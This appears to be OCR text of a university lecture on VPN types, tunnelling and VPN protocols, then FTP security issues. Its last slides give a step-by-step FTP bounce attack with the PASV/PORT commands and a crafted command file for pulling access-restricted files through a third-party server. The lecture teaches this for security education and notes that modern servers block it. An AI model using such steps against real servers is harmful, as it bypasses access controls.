
Virtual Private Network
VPN
Lecture _5

أ.م.د.عباس عبد العزيز عبد الحميد

كليـة العلـوم / قسم الحاسـوب

abbasabdulazeez@uomustansiriyah.edu.iq

Today’s Focus



-- What is VPN?

-- How VPN works?

Types of VPN


- Remote access VPN
  - Allows individual users to set up secure connections with a remote network through a VPN router (network access server)
- Intranet VPN
  - Allows offices of the same company in different locations to set up secure connections with public networks like the Internet.
- Extranet VPN
  - Allows offices of different companies in different locations to set up secure connections with public networks like the Internet.

Concepts


- Point Of Presence (POP)
  - An artificial demarcation point or interface between networking entities
- Network Access Server (NAS)
  - A computer server that enables an independent service provider (ISP) to provide customers with internet access. NAS provides interface between telecommunication network and the internet backbone.

Remote Access VPN


Client-Initiated Remote Access VPNs



Intranet VPN



Extranet VPN




Pros and Cons of VPN

- Pros
  - – Easy to install
  - – Reduced cost compared with dedicated private network
  - – Flexibility and mobility
  - – Security
- Cons
  - – Unpredictable Internet traffic
  - – Compatibility issues due to various standards and vendors
  - – Understanding of security is harder due to complex protocol

How VPN works?

- Operates at layer 3 of OSI model
  - IP layer of the TCP/IP model
- Tunneling
  - Encapsulate data in IP packets that encrypt their payload
  - Two VPN routers/switches exchange such IP packets directly but encode/decode before sending or after receiving the IP packets.

Tunneling


Packet from the client computer
PPP
IP
TCP
SMTP
Packet in transmission through the Internet
ATM
IP
L2TP
PPP
IP
TCP
SMTP
ISP
Access Server
VPN Device
Telephone Line
Employee's Home
Internet
Packet from the VPN
PPP
IP
TCP
SMTP
VPN Device
Access Server
VPN Tunnel
Backbone

VPN Protocols

- IPSec
  - A widely used protocol for securing traffic on IP networks. It can encrypt data between various devices, including router to router, firewall to router, desktop to router, and desktop to server.
  - It has two sub-protocols:
    - Encapsulated Security Payload (ESP) encrypts the payload with a symmetric key
    - Authentication Header (AH) ensures data integrity by using a hash function and a shared secret key.
- GRE (Generic Routing Encapsulation)
  - Provides a framework for packaging the passenger protocol and includes information of the passenger protocol packets and the connection between the sender and receiver.


VPN Protocols (cont.)

- In remote access VPN, tunneling relies on Point-to-Point Protocol (PPP), on which the following three protocols are based.
- L2F (Layer 2 Forwarding)
  - Developed by Cisco; uses any authentication scheme supported by PPP
- PPTP (Point-to-Point Tunneling Protocol)
  - Supports 40-bit and 128-bit encryption and any authentication scheme supported by PPP.
- L2TP (Layer 2 Tunneling Protocol)
  - Combines features of PPTP and L2F and fully supports IPSec.

FTP Basics

- Clear-text protocol
- Insecure
  - Does not encrypt its traffic
  - Vulnerable to bounce attack (don’t trust traffic from your FTP server)
- Secure file transfer
  - SFTP
  - SCP
  - FTP over SSH

How FTP works




- Control connection
  - Client authorization
  - Remote directory browsing
- Data connection
  - File transfer
- Anonymous FTP
  - Use ‘anonymous’ as username

Secure Issues

- No encryption
  - Brute force attacks (password guessing)
  - Packet sniffing
  - Spoof attacks
  - Port stealing
  - …

- Bounce attacks
  - Command: PORT IP_ADDR PORT_NUM can ask the FTP server to connect any machine and port

FTP Bounce Attack (1)



FTP Bounce Attack (2)

- Scenario
  - You are a user on foreign.fr, IP address x.x.x.x, and want to retrieve cryptographic source code from crypto.com in the US.
  - The FTP server at crypto.com is set up to allow your connection, but deny access to the crypto sources because your source IP address is that of a non-US site
  - However, crypto.com will allow ufred.edu to download crypto sources because ufred.edu is in the US too.
  - ufred.edu offers anonymous FTP and has a world-writable /incoming directory for anonymous users to drop files into.
  - Crypto.com's IP address is c.c.c.c.

FTP Bounce Attack (3)

- Assuming you have an FTP server that does passive mode. Open an FTP connection to your own machine's real IP address [not localhost] and log in. Change to a convenient directory that you have write-access to, and then do:
  - quote "pasv"
  - quote "stor foobar”
- Take note of the address and port that are returned from the PASV command, x.x.x.x, yy. This FTP session will now hang, so background it or flip to another window or something to proceed with the following.

FTP Bounce Attack (4)

- Construct a file containing FTP server commands. Let's call this file "instrs". It will look like this:
  - user ftp
  - pass -anonymous@
  - cwd /export-restricted-crypto
  - type i
  - port x,x,x,x,y,y
  - retr crypto.tar.Z
  - quit
  - ^@ ... ^@^@^@^@...
- x,x,x,x,y,y is the same address and port that your own machine handed you on the first connection. The trash at the end is extra lines you create, each containing 250 NULLS and nothing else, enough to fill up about 60K of extra data. The reason for this filler is to keep the control TCP connection longer enough to ensure the data transfer to finish.

FTP Bounce Attack (5)

- Open an FTP connection to ufred.edu, log in anonymously, and cd to /incoming. Now type the following into this FTP session, which transfers a copy of your "instrs" file over and then tells ufred.edu's FTP server to connect to crypto.com's FTP server using your file as the commands:
  - put instrs
  - quote "port c,c,c,c,0,21"
  - quote "retr instrs”
  - Note c.c.c.c is the IP address of crypto.com
- Crypto.tar.Z should now show up as "foobar" on your machine via your first FTP connection.

Nearly all modern FTP server programs are configured by default to refuse PORT commands that would connect to any host but the originating host, thwarting FTP bounce attacks.